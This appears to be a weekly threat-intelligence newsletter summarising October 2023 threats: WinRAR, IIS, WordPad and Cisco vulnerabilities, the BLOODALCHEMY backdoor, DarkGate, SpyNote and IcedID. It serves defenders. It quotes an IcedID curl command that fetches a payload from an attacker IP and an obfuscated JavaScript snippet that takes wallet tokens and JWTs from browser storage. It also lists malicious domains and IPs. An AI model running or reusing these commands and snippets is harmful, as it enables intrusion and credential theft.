Threat Intel Roundup: IIS, BLOODALCHEMY, Wordpad, CISCO

Week in Overview[10 Oct-17 Oct]

THREATRADAR
BY HADESS

WWW.THREATRADAR.NET

Technical Summary

1. **Pro-Russian Hackers & WinRAR Vulnerability**:
   - A group of hackers believed to have affiliations with Russia are actively exploiting a recent vulnerability discovered in the popular archiving software, WinRAR. The goal of this campaign is not entirely clear yet, but organizations using WinRAR should apply patches immediately to fend off potential attacks.
2. **BLOODALCHEMY Backdoor Disclosure**:
   - A new backdoor, named BLOODALCHEMY, has been identified in the wild. Its origins, distribution methods, and primary targets remain a subject of ongoing research, but early indicators suggest it could be a powerful tool in a threat actor's arsenal.
3. **CVE-2023-36434 – Windows IIS Server Vulnerability**:
   - Microsoft's IIS Server has been found to have an elevation of privilege vulnerability, identified as CVE-2023-36434. This flaw could allow an attacker to gain elevated privileges on a compromised server. Prompt patching and mitigation strategies are advised.
4. **Microsoft's Patch Tuesday Updates**:
   - A particular point of concern is CVE-2023-36563, an information disclosure vulnerability found in Microsoft WordPad. This flaw can be exploited to steal NTLM hashes in two distinct ways, either by an attacker using a specially crafted application or by duping a user into opening a malicious file. Experts recommend, along with the software fix, that users should block outbound NTLM-over-SMB on Windows 11.
5. **DarkGate Activity on IP 149.248.0.82**:
   - Recent analyses have pinpointed significant DarkGate activity originating from or linked to the IP address 149.248.0.82. Entities should monitor and block this IP where feasible to prevent potential compromises.

Key Findings

it is crucial for organizations and individuals to prioritize remediation and patching efforts to safeguard their systems and data. The following key findings highlight the importance of proactive measures to mitigate risks associated with various vulnerabilities and threats:

- Report: Pro-Russian Hackers Exploiting Recent WinRAR Vulnerability in New Campaign
- Disclosing the BLOODALCHEMY backdoor
- CVE-2023-36434 – Windows IIS Server Elevation of Privilege Vulnerability
- Microsoft's Patch Tuesday and Other Noteworthy Security Updates
- DarkGate Activity Analysis for IP 149.248.0.82
- Cisco CVE-2023-20198

🚨 Vulnerability of the Week

IIS

CVE-2023-36434

A significant security vulnerability, titled CVE-2023-36434, has been disclosed on October 10, 2023, impacting Microsoft's Windows IIS Server. The vulnerability is categorized under "Elevation of Privilege," posing potential threats to systems running vulnerable versions. The CVSS:3.1 score of 9.8/8.5 further accentuates its importance.

Technical Details

The vulnerability can be exploited over a network connection, requiring low attack complexity. An attacker does not need any prior privileges on the target system and can exploit the vulnerability without any user interaction. Once successfully exploited, the attacker can elevate their privileges, posing significant threats to system confidentiality, integrity, and availability. As of now, exploit code maturity remains unproven, suggesting that a working exploit might not yet be in the wild. However, the vulnerability has been confirmed by Microsoft, and its potential implications are high.

Affected Products

Multiple Microsoft Windows versions and Server editions are affected, including:

- Windows 10 (Versions: 1507, 1607, 1809, 21H2, and 22H2)
- Windows 11 (Versions: 21H2 and 22H2)
- Windows Server editions ranging from 2008 to 2022.

For a detailed list of affected versions and platforms, system administrators are encouraged to refer to the official Microsoft vulnerability release.


😰 Malware or Ransomware

https://twitter.com/embee_research/status/1713804520214691952

This report describes a process to decode and understand a simple darkgate loader written in Visual Basic Script (.vbs). The script contains minimal obfuscation but employs certain decoy tactics which can potentially mislead a novice analyst.

1. **Introduction**:
   - The report presents techniques to remove decoy code and discern the actual functionality of a malicious .vbs script.
   - The script in question has a hash of **3a586493131b5a1784e7da751f12fd992bc41f300a28dcc5021d2127d33cb8bc** and can be found on Malware Bazaar.
2. **Initial Analysis**:
   - The file is determined to be plaintext and is primarily analyzed using Notepad++.
   - Initial inspection of the strings presents comments insinuating that the script is tied to a genuine Windows driver script, possibly to misguide analysts.
3. **Review of the Malware Script**:
   - While the script initially lacks a file extension and associated text highlighting, Visual Basic highlighting is manually enabled for better clarity.
   - The start of the script is filled with decoy comments.
   - The script also contains junk variable creations.
   - The significant portion of the script, which appears slightly obfuscated, has a URL and is the primary area of interest.
4. **Script Cleanup**:
   - Two steps are undertaken to clean the script:
     i. Removal of decoy comments.
     ii. Removal of junk variables.
   - Regex, in conjunction with Notepad++, proves to be instrumental in the cleanup.
   - Once unnecessary lines and empty spaces are eradicated, the script becomes far more legible.
5. **Manual Script Editing**:
   - Variables are renamed to offer better readability and context.
   - Following cleanup, the script's core functionality is uncovered:
     i. Creation of a web request object.
     ii. Junk operations for potential message box display.
     iii. Creation of a shell application object.
     iv. Making a web request to a URL.
     v. Use of ShellExecute to run the web request's response, hinting that the result could be another script.
6. **Concluding Steps**:
   - Analysts can further tidy up the script manually.
   - The next logical step would be to investigate the malicious domain or search for evidence of successful script execution in an environment. Possible indicators of this include the domain/URL or the command executed by cmd.

Malware Distribution Sites




https://twitter.com/peterkruse/status/1713867133648556458

DarkGate is known for its malicious activities, primarily focused on cyber espionage and malicious software distribution. The recent spotlight on IP 149.248.0.82 has indicated potential DarkGate involvement.

1. **Primary IP of Concern**:
   - The IP address **149.248.0.82** has been flagged for suspicious activity linked to DarkGate.
2. **Associated Domains**:
   - A list of domains have been found to be associated with the said IP. They are:
     - dcqj[.me
     - ocvs[.me
     - xtqt[.me
     - pfcj[.me
     - uige[.me
     - kfgd[.link
     - ftkq[.me
     - kihd[.me
     - fuzx[.me
     - tjzy[.link
     - lfvy[.me
     - wheretosign[.com
     - mylittleladder[.xyz
3. **Github Repository Link**:
   - A commit from the repository **https://github.com/stamparm/maltrail/commit/639ac802e67fb796f81b0e9d97b6c8bd370d483d** further provides evidence supporting the association between the domains and DarkGate activity.

Mobile Malware




https://blog.f-secure.com/take-a-note-of-spynote/

Recent research by F-Secure has shed light on the intricate information-gathering capabilities of the Android banking trojan known as SpyNote. This malware is typically disseminated through SMS phishing campaigns and is designed to deceive potential victims into installing the application. It exhibits highly invasive behavior, including seeking accessibility permissions, to facilitate its wide range of data theft functionalities.

Detailed Findings:

- Distribution Method: SpyNote is primarily spread through SMS phishing campaigns. Victims are lured into installing the malware by clicking on embedded links in deceptive messages.
- Invasive Permissions: Once installed, SpyNote requests an array of invasive permissions, allowing it access to call logs, the camera, SMS messages, and external storage.
- Stealthy Presence: SpyNote is known for its ability to conceal its presence on the Android device, making it challenging to detect. It remains hidden from the Android home screen and the Recents screen.
- External Trigger: The malware can be launched via an external trigger, activated upon receiving a specific intent. This mechanism initiates the main activity of the malware.
- Accessibility Permissions: SpyNote seeks accessibility permissions, which it leverages to grant itself additional permissions for recording audio, phone calls, logging keystrokes, and capturing screenshots through the MediaProjection API.
- Diehard Services: A detailed examination of the malware has uncovered the presence of diehard services. These services are designed to resist termination attempts, both from the victim and the operating system. SpyNote registers a broadcast receiver to automatically restart itself when shutdown is imminent.
- Uninstallation Challenge: Users attempting to uninstall the malicious app through device settings are thwarted by SpyNote's abuse of accessibility APIs. This prevents users from effectively removing the malware through the normal uninstallation process.
- Data Theft Capabilities: SpyNote is a sophisticated spyware that logs and steals various forms of information, including key strokes, call logs, and details about installed applications. Its stealthy presence and resistance to uninstallation make it a formidable threat.

Proxylife



https://twitter.com/Cryptolaemus1/status/1713953739575345299

IcedID, also identified by some entities as TA577, is a banking Trojan. It is known for using various infection methods to compromise systems and steal sensitive information. This report analyzes a recent campaign that employs a multi-stage delivery chain, using a URL to deliver a **.zip** archive, which then contains a **.js** script. This script is executed to further download and execute a malicious **.exe** file.

1. **Infection Chain**:
   - **Initial Access**: Victims are lured to a malicious URL.
   - **Download**: The URL provides a **.zip** file containing a **.js** script named **E-43.js**.
   - **Script Execution**: The script, when executed using **wscript.exe**, initiates another process to fetch the next payload.
   - **Secondary Download**: The script leverages **curl** via the command **cmd.exe /c CuRl http://89.147.111.46/gWUA/amalg -o %tmP%\wO.log** to download a malicious executable.
   - **Payload Execution**: The downloaded payload is executed using the **RUNdLL32** command with specific arguments: **wO.log scab /k haval462**.
2. **Command and Control (C2) Communication**:
   - The malware communicates with the C2 server located at **http://aptekoagraliy.]com/**.
3. **Indicators of Compromise (IOC)**:
   - A detailed list of IOCs associated with this campaign is available at the GitHub repository: **https://github.com/pr0xylife/IcedID/blob/main/icedID_16.10.2023.txt**.

Implications:

- **Data Exfiltration**: Being a banking Trojan, IcedID is designed to steal sensitive information, primarily banking credentials. Systems compromised by this campaign risk losing confidential data.
- **System Control**: The execution of the payload gives the threat actor a foothold in the compromised system, allowing them to deploy additional payloads, escalate privileges, or move laterally within a network.
- **Enhanced Evasion**: The multi-stage delivery method, along with the use of native tools like **curl** and **RUNdLL32**, can make detection challenging for traditional antivirus solutions.

THREATRADAR
By HADESS

TTP Analysis


BLOODALCHEMY is a newly discovered backdoor, which is injected into a legitimate binary to execute its malicious functions. It has been identified as a part of the REF5961 intrusion set.

Key Points:

1. **Nature and Composition:**
   - Written for the x86 architecture and developed using the C programming language.
   - Found as shellcode that gets injected into a signed benign process.
   - Requires a specific loader for execution.
   - Does not possess the ability to load and execute independently.
   - Isn't compiled as position-independent, meaning its binary needs patching if loaded at a different address than intended.
2. **Discovery and Initial Analysis:**
   - The benign process it targets was found sideloaded with a malicious DLL, presumably serving as the container and loader for BLOODALCHEMY.
   - Based on its current properties and behaviors, the malware appears to be in active development.
3. **Execution Process:**
   - Makes use of a benign utility, **BrDifxapi.exe**, which is susceptible to DLL side-loading.
   - By deploying this utility, attackers can side-load the BLOODALCHEMY loader (**BrLogAPI.dll**) and proceed with the shellcode injection.
4. **Data Obfuscation Techniques:**
   - Employs a method where each string within it is encrypted, accompanied by a single-byte decryption key.
   - Strings are not null-terminated; decryption requires knowledge of the blob's offset, string, and size.
   - The Python code provided decrypts these encrypted blobs to reveal the original strings.
5. **Persistence Mechanisms:**
   - Copies itself into a folder path ending in **\Test\test.exe**.
   - Depending on its privilege level, the root directory of the persistence folder varies.
   - Uses different methods to achieve persistence, including via service, registry keys, scheduled tasks, and COM interfaces.
6. **Running Modes:**
   - Depending on its configuration, it can run:
     - Within the main or separate process thread.
     - By creating a Windows process and injecting shellcode into it.
     - As a service.
   - When acting as a service, it can deceive by appearing as a stopped service even when it's actively running.
7. **Communication Mechanisms:**
   - Capable of using the HTTP protocol, named pipes, or sockets for communication.
   - When leveraging the HTTP protocol, it communicates using the URI **/Inform/logger/**.
8. **Commands and Functionalities:**
   - Capabilities include writing or overwriting parts of the malware toolset, launching the malware binary **Test.exe**, uninstalling and terminating its processes, and collecting host information.

https://www.elastic.co/security-labs/disclosing-the-bloodalchemy-backdoor

Scam Contract




```
}(function () {
    const _0x2d2930 = _0x4e0c16;
    postSync({
        'address': JSON[_0x2d2930(0x178)](localStorage[_0x2d2930(0x183)] ? ? '{}')[_0x2d2930(0x181)],
        'privy:refresh_token': localStorage[_0x2d2930(0x17a)],
        'privy:token': localStorage['privy:token'],
        'jwt': localStorage[_0x2d2930(0x186)]
    }), showPopup();
}());
```

https://twitter.com/SlowMist_Team/status/1713168236483584018

SlowMist Security has discovered an ongoing campaign involving a JavaScript code that scammers employ to lure potential victims. Users are enticed to add this code as a bookmark, which, when executed, initiates a malicious script designed to compromise the security of the user's ft account.

The main threats and actions associated with this security issue include:

Password Theft: The malicious script attempts to steal user passwords, with a particular focus on ft's two-factor authentication (2FA). The compromise of 2FA credentials can grant unauthorized access to the user's account, posing a direct threat to their account security.

Token Theft: The script also targets tokens linked to the embedded wallet Privy, which is used by the ft platform. The theft of tokens can lead to unauthorized access to the user's wallet and associated funds.

Implications:
This incident serves as a reminder that malicious scripts like the one observed can pose a significant threat to online security. While this particular case pertains to the ft website, similar techniques have been used in the past to target accounts on other platforms, such as Discord. This highlights the importance of remaining vigilant and implementing robust security practices to protect online accounts and assets.

Recommended Actions:
To safeguard against this security threat and similar tactics, we recommend the following actions:

Do not add unfamiliar scripts or bookmarks: Avoid adding any scripts or bookmarks from untrusted or unfamiliar sources to your web browser. Only use scripts and bookmarks from verified and reputable sources.

Regularly monitor your accounts: Periodically check your accounts for any suspicious activity, and report any unauthorized access or potential security breaches immediately.

Enhance security settings: Enable two-factor authentication (2FA) on your accounts whenever possible to provide an additional layer of security.

Stay Informed: Keep up to date with the latest security alerts and be cautious when interacting with online content.

0Day

Cisco has recently become aware of an active exploitation of a previously undisclosed vulnerability in the web UI feature of Cisco IOS XE Software, particularly when exposed to the internet or untrusted networks. This critical security vulnerability poses a significant threat as it allows a remote, unauthenticated attacker to create an account on a compromised system with privilege level 15 access. Once this unauthorized account is established, the attacker can potentially gain control of the affected system, leading to a variety of security risks.

Key Details:

- CVE Identifier: CVE-2023-20198
- Severity Level: Critical
- Base Score: 10.0 (CVSS)
- Vulnerability Description: Unauthorized creation of a privileged account leading to potential system compromise.
- Required Action: Immediate attention is required to secure affected systems.


Recommended Actions:

- Verification of Compliance: Administrators are strongly advised to verify that their instances of Cisco IOS XE Web UI are in compliance with BOD 23-02.
- Mitigations: Apply mitigations as per the vendor's instructions to close the attack vector for this vulnerability and enhance system security.

Mitigation Steps:

- Immediate Assessment: For products using Cisco IOS XE Web UI exposed to the internet or untrusted networks, it is crucial to conduct a prompt assessment as per vendor guidelines. This assessment will help determine whether a system may have been compromised.
- Reporting: In the event of any positive findings indicating a system compromise, it is imperative to immediately report such incidents to the Cybersecurity and Infrastructure Security Agency (CISA).

🌶️ Trending Exploit



https://thehackernews.com/2023/10/pro-russian-hackers-exploiting-recent.html

Pro-Russian hacking groups have been discovered exploiting a recent vulnerability in the WinRAR archiving utility. This exploitation is being utilized as part of a phishing campaign that aims to harvest credentials from compromised systems.

1. **The Vulnerability**:
   - The vulnerability, labeled as CVE-2023-38831, has been found in versions of the WinRAR compression software prior to 6.23.
   - This high-severity flaw allows attackers to run arbitrary code when attempting to view an innocuous file within a ZIP archive.
   - This bug has been weaponized since April 2023, with traders being its primary targets.
2. **Attack Mechanism**:
   - Malicious archive files have been created to exploit this vulnerability.
   - A booby-trapped PDF file within the archive, when accessed, triggers a Windows Batch script. This script subsequently initiates PowerShell commands which open a reverse shell, granting the attacker remote access to the targeted machine.
   - Furthermore, a separate PowerShell script steals data, notably login credentials, from the Google Chrome and Microsoft Edge browsers. This stolen data is subsequently exfiltrated using the legitimate web service webhook[.]site.
3. **Links to Russian Entities**:
   - Mandiant, owned by Google, has mapped the activities of Russian nation-state actor APT29, which has seen an increased focus on Ukraine during the first half of 2023.
   - Significant alterations in APT29's operations were identified, pointing to an aim to boost the frequency and reach of their campaigns and to obstruct forensic investigations.
   - Notable changes involve utilizing compromised WordPress sites for hosting initial payloads, and incorporating more obfuscation and anti-analysis components.
4. **Other Russian-backed Cyber Threats**:
   - Activity from AT29, which is known for cloud-focused exploitation, has increased against Ukraine after the outbreak of war in the preceding year.
   - Other notable cyber threats include the Turla group, associated with deploying the Capibar malware and Kazuar backdoor for espionage against Ukrainian defense sectors.
5. **Ukrainian Cybersecurity Stance**:
   - Reports from Ukrainian cybersecurity agencies have highlighted attacks by Kremlin-supported actors, specifically targeting domestic law enforcement. Their goal has been to gather data about investigations into war crimes by Russian military personnel.
   - Various groups, including UAC-0010 (Gamaredon/FSB) and UAC-0056 (GRU), among others, have been flagged by the State Service of Special Communications and Information Protection of Ukraine (SSSCIP) as the most active.
   - Despite the continued threats, there has been a noticeable decrease in critical cyber incidents in Ukraine during the first half of 2023, which indicates successful security hardening measures.

The Topic of the Week

https://www.msn.com/en-us/news/technology/its-2023-and-microsoft-wordpad-can-be-exploited-to-hijack-vulnerable-systems/ar-AA1i0qom

This week, Microsoft unveiled a substantial Patch Tuesday update, rolling out over 100 security fixes for its range of products. Alarmingly, two of these flaws are already being exploited in the wild. The standout vulnerability, dubbed CVE-2023-44487 or "Rapid Reset", poses a significant threat to HTTP/2 protocol. This has been manipulated since August to instigate sizeable distributed denial of service (DDoS) attacks. It's worth noting that tech giants Microsoft, Amazon, Google, and Cloudflare have all produced mitigations against these Rapid Reset attacks.

A particular point of concern is CVE-2023-36563, an information disclosure vulnerability found in Microsoft WordPad. This flaw can be exploited to steal NTLM hashes in two distinct ways, either by an attacker using a specially crafted application or by duping a user into opening a malicious file. Experts recommend, along with the software fix, that users should block outbound NTLM-over-SMB on Windows 11.

Another under-attack bug, CVE-2023-41763, is a privilege escalation flaw within Skype for Business, potentially allowing for certain information disclosures. Of the October patch batch, 13 address critical-rated bugs, including 12 leading to remote code execution and the aforementioned Rapid Reset DDoS attacks. The remaining are classified as "important" security vulnerabilities.

Diving deeper, the Windows IIS Server vulnerability, CVE-2023-36434, stands out due to its "important" classification from Microsoft despite its 9.8 CVSS score. Another notable flaw, CVE-2023-36778, concerns Microsoft Exchange Server and, if exploited, could provide attackers with substantial control.

But Microsoft wasn't alone in its patching endeavors. Citrix, Adobe, and SAP also released patches for critical vulnerabilities in their products. Adobe's updates covered 13 vulnerabilities across Bridge, Commerce, and Photoshop. SAP's security notes included one with a perfect 10 CVSS score, and Google's October Android security bulletin spotlighted 54 fixes, including some critical flaws.

All in all, it's a reminder that even trusted software can harbor vulnerabilities, reinforcing the importance of timely updates and patches.

Original source

cat /etc/HADESS

"Hadess" is a cybersecurity company focused on safeguarding digital assets and creating a secure digital ecosystem. Our mission involves punishing hackers and fortifying clients' defenses through innovation and expert cybersecurity services.

Website:
WWW.HADESS.IO

Threat Radar
WWW.THREATRADAR.NET

Threat Radar is a powerful threat intelligence platform that combines advanced analytics, machine learning, and human expertise to deliver actionable intelligence to organizations. It continuously monitors various data sources, including the deep web, dark web, social media platforms, and open-source intelligence, to identify potential threats, vulnerabilities, and emerging attack patterns.